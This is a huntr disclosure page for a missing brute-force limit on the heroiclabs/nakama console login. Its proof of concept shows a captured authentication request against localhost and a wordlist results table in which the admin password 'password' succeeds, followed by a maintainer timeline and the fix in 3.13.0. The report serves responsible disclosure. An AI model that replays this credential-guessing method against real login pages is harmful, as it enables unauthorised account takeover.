huntr

No Protection against Bruteforce attacks on Login page in heroiclabs/nakama

1

✓ Valid Reported on May 24th 2022

Description

Nakama Console does not have any limit for the number of unsuccessful login attempts in a very short period of time.


Proof of Concept

Send a login request.
Capture the login request
Replay the login request with different password value.
HTTP request

```
POST /v2/console/authenticate HTTP/1.1
Host: localhost:7351
Content-Length: 42
Accept: application/json, text/plain, */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (K
Content-Type: application/json
Origin: http://localhost:7351
Referer: http://localhost:7351/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: <some-cookies>
Connection: close

{"username":"admin","password":"admin123"}
```

POC:



Request ^	Payload	Status	Error	Timeout	Length
2585	parrot	401	☐	☐	289
2586	pascal	401	☐	☐	289
2587	pass	401	☐	☐	289
2588	passion	401	☐	☐	289
2589	passwd	401	☐	☐	289
2590	password	200	☐	☐	436
2591	pat	401	☐	☐	289
2592	patches	401	☐	☐	289
2593	patricia	401	☐	☐	289
2594	patrick	401	☐	☐	289
2595	patrol	401	☐	☐	289
2596	patty	401	☐	☐	289

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin : *
Content-Type : application/json
Grpc-Metadata-Content-Type : application/grpc
Vary : Accept-Encoding
Date : Tue, 24 May 2022 09:28:07 GMT
Content-Length : 207
Connection : close

{
  "token" :"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlc24iOiJhZG1pbiIsInJvb
}
```

Impact

Login Bruteforce attacks

CVE
CVE-2022-2321
(Published)

Vulnerability Type
CWE-307: Improper Restriction of Excessive Authentication Attempts

Severity

High (7.5)

Registry
Other

Affected Version
3.12.0

Visibility
Public

Status
Fixed

Found by

nerrorsec
@nerrorsec
amateur

This report was seen 840 times.

We are processing your report and will contact the **heroiclabs/nakama** team within 24 hours.
6 months ago

We have contacted a member of the **heroiclabs/nakama** team and are waiting to hear back
6 months ago

We have sent a follow up to the **heroiclabs/nakama** team. We will try again in 7 days.
6 months ago

A **heroiclabs/nakama** maintainer has acknowledged this report 6 months ago

Andrei Mihu 6 months ago Maintainer

Thanks for the report, we're looking into this and will respond in more depth as soon as possible.

nerrorsec modified the report 5 months ago

Andrei Mihu validated this vulnerability 5 months ago

nerrorsec has been awarded the disclosure bounty ✓

The fix bounty is now up for grabs

The researcher's credibility has increased: +7

Andrei Mihu marked this as fixed in **3.13.0** with commit **e2e02f** 5 months ago

The fix bounty has been dropped ✗

This vulnerability will not receive a CVE ✗

Sign in to join this conversation